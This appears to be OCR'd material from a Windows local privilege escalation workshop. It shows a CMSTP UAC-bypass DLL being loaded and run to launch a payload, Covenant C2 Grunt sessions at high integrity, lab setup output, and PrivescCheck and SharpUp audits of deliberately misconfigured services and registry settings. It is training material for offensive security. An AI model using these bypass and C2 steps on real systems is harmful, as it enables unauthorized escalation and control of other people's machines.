PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes
("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool\CMSTP-UAC-Bypass.dll"))

GAC    Version        Location
---    -------        --------
False  v4.0.30319
```

Execute your Payload


[CMSTPBypass]::Execute("C:\Users\Bottley\Documents\Hazard\Privesc\ThirdParty Tool\cohort3.exe")



```
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> [CMSTPBypass]::Execute("C:\Users\Bottley\Documents\Hazard\Pri
vesc\ThirdPartyTool\cohort3.exe")
Payload file written to C:\windows\temp\vuq2pzqq.inf
True
PS C:\Users\Bottley\Documents\Hazard\Privesc\ThirdPartyTool> whoami /priv
```

Local Privilege Escalation

Results:




Grunts

>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓	Note ↑↓	Template ↑↓
>_	75f97b0e3f	giffy	Administrator	High	05/23/2021 05:26:28	Active		GruntHTTP
>_	8baa6d5772	giffy	bottley	Medium	05/23/2021 05:26:28	Active		GruntHTTP


LPE WorkShop


The workshop is based on the attack tree below, which covers all known (at the time) attack vectors of local user privilege escalation on both Linux and Windows operating systems.



LPE WorkShop

Run it as an Administrator






```
PS C:\Users\Mara\Desktop\Cohort4\lpeworkshop-master> .\lpe_windows_setup.bat
             .--.           .---.        .-.
         .---|--|   .-.     | T |  .---. |~|    .--.
      .--|===|Re|---|_|--.__| A |--|:::| |~|-==-|==|---.
      |%%|DLL|gi|===| |~~|%%| S |--|   |_|~|DACL|  |___|-.
      |  |   |st|===| |==|  | K |  |:::|=| |    |SC|---|=|
      |  |   |ry|   |_|__|  | S |__|   | | |    |  |___| |
      |~~|===|--|===|~|~~|%%|~~~|--|:::|=|~|----|==|---|=|
hjw   ^--^---'--^---^-^--^--^---'--^---^-^-^-==-^--^---^-'

     Local Privilege Escalation Workshop - Windows Installer
                       Sagi Shahar (@s4gi_)

[i] Skipping configuration of Exercise 1 - Kernel

[*] Configuring Exercise 2 - Services (DLL Hijacking)
[*] Writing dllhijackservice.exe to drive..
[*] Calculating MD5 hash of dllhijackservice.exe..
[*] Confirming hash.. (fa6e050321f433af0e486acf88eefe32)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DLL Hijack Service\
[*] Resetting permissions..
[*] Creating dllsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 2 configuration complete.

[*] Configuring Exercise 3 - Services (binPath)
[*] Writing daclservice.exe to drive..
[*] Calculating MD5 hash of daclservice.exe..
[*] Confirming hash.. (d62cfe23ad44ae27954d9b054296f2c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DACL Service\
[*] Resetting permissions..
[*] Creating daclsvc service..
[*] Setting service permissions..
[*] Starting service..
[*] Configuring Exercise 10 - Password Mining (Registry)
[*] Creating a standard user account..
[i] Username: user     Password: password321
[*] Adding autologon user to registry..
[*] Further instructions to run upon restart..
[+] Exercise 10 configuration complete.
```

Configuration Abuse:


- PrivescCheck –enumerate common Windows configuration issues that can be leveraged for local privilege escalation
- SharpUp is a C# tool used to enumerate numerous Windows privilege escalation paths/vectors that rely on misconfigurations; not kernel/software exploits.

Configuration Abuse: PrivescCheck




```
+-----------------------------------------------------------------------------+
|                           ~~~ PrivescCheck Report ~~~                       |
+----+------+-----------------------------------------------------------------+
| OK | None | CONFIG > Hardened UNC Paths                                     |
| NA | None | CONFIG > SCCM Cache Folder (info)                               |
| KO | High | CONFIG > PATH Folder Permissions -> 3 result(s)                 |
| OK | None | CONFIG > WSUS Configuration                                     |
| NA | None | CONFIG > Driver Co-Installers -> 1 result(s)                    |
| KO | High | CONFIG > AlwaysInstallElevated -> 2 result(s)                   |
| OK | None | CONFIG > SCCM Cache Folder                                      |
| OK | None | CONFIG > Point and Print                                        |
| OK | None | CREDS > Unattend Files                                          |
| NA | None | CREDS > Vault List                                              |
| KO | Med. | CREDS > WinLogon -> 1 result(s)                                 |
| OK | None | CREDS > SAM/SYSTEM/SECURITY in shadow copies                    |
| NA | None | CREDS > Vault Creds -> 1 result(s)                              |
| OK | None | CREDS > GPP Passwords                                           |
| OK | None | CREDS > SAM/SYSTEM/SECURITY Files                               |
| NA | None | HARDENING > Credential Guard -> 1 result(s)                     |
| NA | None | HARDENING > BitLocker -> 1 result(s)                            |
| NA | None | MISC > Hijackable DLLs -> 2 result(s)                           |
| NA | None | MISC > User session list -> 2 result(s)                         |
| KO | High | SERVICES > Registry Permissions -> 1 result(s)                  |
| KO | High | SERVICES > Service Permissions -> 1 result(s)                   |
| NA | None | SERVICES > Non-default Services -> 14 result(s)                 |
| OK | None | SERVICES > SCM Permissions                                      |
| KO | High | SERVICES > Unquoted Path -> 6 result(s)                         |
| KO | High | SERVICES > Binary Permissions -> 1 result(s)                    |
| OK | None | UPDATES > System up to date?                                    |
| NA | None | USER > Identity -> 1 result(s)                                  |
| NA | None | USER > Groups -> 13 result(s)                                   |
| NA | None | USER > Environment Variables                                    |
| NA | None | USER > Privileges -> 5 result(s)                                |
+----+------+-----------------------------------------------------------------+
```

Configuration Abuse: SharpUp



```
PS C:\Users\user\Documents\Cohort4\ConfigAbuse> .\SharpUp.exe audit

=== SharpUp: Running Privilege Escalation Checks ===
Registry AutoLogon Found


=== Always Install Elevated ===
        HKCU: 1
        HKLM: 1


=== Modifiable Folders in %PATH% ===
        C:\Temp


=== Registry AutoLogons ===
        DefaultDomainName:
        DefaultUserName: user
        DefaultPassword: password321
        AltDefaultDomainName:
        AltDefaultUserName:
        AltDefaultPassword:


=== Modifiable Registry AutoRun Files ===
        HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program Files\Autorun Progra
m\program.exe


=== Unattended Install Files ===
        C:\Windows\Panther\Unattend.xml


=== Services with Unquoted Paths ===
        Service 'DCIService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\La
vasoft\Web Companion\Service\x64\DCIService.exe', but 'C:\Program' is modifable.
        Service 'DCIService' (StartMode: Automatic) has executable 'C:\Program Files (x86)\La
vasoft\Web Companion\Service\x64\DCIService.exe', but 'C:\Program Files' is modifable.
        Service 'unquotedsvc' (StartMode: Manual) has executable 'C:\Program Files\Unquoted P
ath Service\Common Files\unquotedpathservice.exe', but 'C:\Program' is modifable.
        Service 'unquotedsvc' (StartMode: Manual) has executable 'C:\Program Files\Unquoted P
ath Service\Common Files\unquotedpathservice.exe', but 'C:\Program Files\Unquoted Path Servic
e\Common' is modifable.
        Service 'WCAssistantService' (StartMode: Automatic) has executable 'C:\Program Files
(x86)\Lavasoft\Web Companion\Application\Lavasoft.WCAssistant.WinService.exe', but 'C:\Progra
m' is modifable.
        Service 'WCAssistantService' (StartMode: Automatic) has executable 'C:\Program Files
(x86)\Lavasoft\Web Companion\Application\Lavasoft.WCAssistant.WinService.exe', but 'C:\Progra
m Files' is modifable.
```

Configuration Abuse: SharpUp (Covenant)




Grunt: fbecc17a42

GruntTask: Assembly

Assembly: SharpUp.exe

AssemblyName: SharpUp

Parameters: audit



```
[04/04/2022 22:49:46 UTC] Assembly completed
(amaria) > Assembly /assemblyname:"SharpUp" /parameters:"audit"


=== SharpUp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running all checks anyway.


=== Modifiable Services ===

  Name              : daclsvc
  DisplayName       : DACL Service
  Description       :
  State             : Stopped
  StartMode         : Manual
  PathName          : "C:\Program Files\DACL Service\daclservice.exe"


=== Modifiable Service Binaries ===

  Name              : filepermsvc
  DisplayName       : File Permissions Service
  Description       :
```


Other automation tools

Windows Exploit Suggester : https://github.com/bitsadmin/wesng

Local Privilege Escalation


Check if you are a local machine in your box

whoami /priv



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\user\Documents\Cohort4\ConfigAbuse>
```


Covenant



Grunt: 2fb85f1792

GruntTask: Shell

ShellCommand: whoami /priv




```
[04/03/2022 21:46:25 UTC] Shell completed
(amaria) > Shell /shellcommand:"whoami /priv"


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

REGISTRY AUTORUNS

- Run and RunOnce registry keys cause programs to run each time that a user logs on.
- They are sometimes used by admins/installed software in organisations to run specific programs/utilities every time a user logs in.
- Examples onedrive, iexplore

